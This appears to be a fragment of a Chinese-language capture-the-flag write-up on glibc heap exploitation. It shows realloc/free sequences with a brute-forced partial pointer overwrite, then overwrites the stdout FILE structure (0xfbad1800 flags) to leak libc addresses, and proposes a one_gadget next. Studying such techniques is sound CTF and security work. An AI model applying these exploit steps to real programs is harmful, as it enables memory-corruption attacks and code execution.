



```
realloc(1, 0x38, p16(0x5760))
```


PS: 0x5760 是暴力破解，每一次可能不一样


通过修改 FD, 可以将 FD 指向 stdout







```
alloc(0, 0x38, "DDDD")
realloc(0, 0x18, "AAAA")
free(0)
```






```
alloc(0, 0x38)
---> p64(0xfbad1800) + p64(0) * 3


GET STDOUT!!
```



这样修改 STDOUT 会输出 Libc 的相关内容，我们得到了　Libc，接下来怎么做?

首先尝试：One_gadget